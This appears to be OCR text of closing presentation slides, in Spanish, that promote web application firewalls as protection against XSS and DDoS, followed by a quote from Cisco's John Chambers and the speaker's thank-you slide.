
WAF. UN PERRO DE GUARDA

- Limpia todo el tráfico a tu sitio web
- Previene XSS, DDoS, etc…
- Software vulnerable parcheado y protegido de manera virtual
- Si incorpora CDN, además mejorará en velocidad y rendimiento.
- Herramienta para análisis forense
- Permite bloquear a criterio del usuario

WAF. UN PERRO DE GUARDA

Firewall para Aplicaciones Web (WAF)

Protege y Acelera tu Sitio Web




There are two types of companies: those who have been hacked, and those who don't yet know they have been hacked.
John Chambers
Chief Executive Officer of Cisco

GRACIAS POR SU ATENCIÓN. ¡PREGUNTAS!

Néstor Angulo de Ugarte

@pharar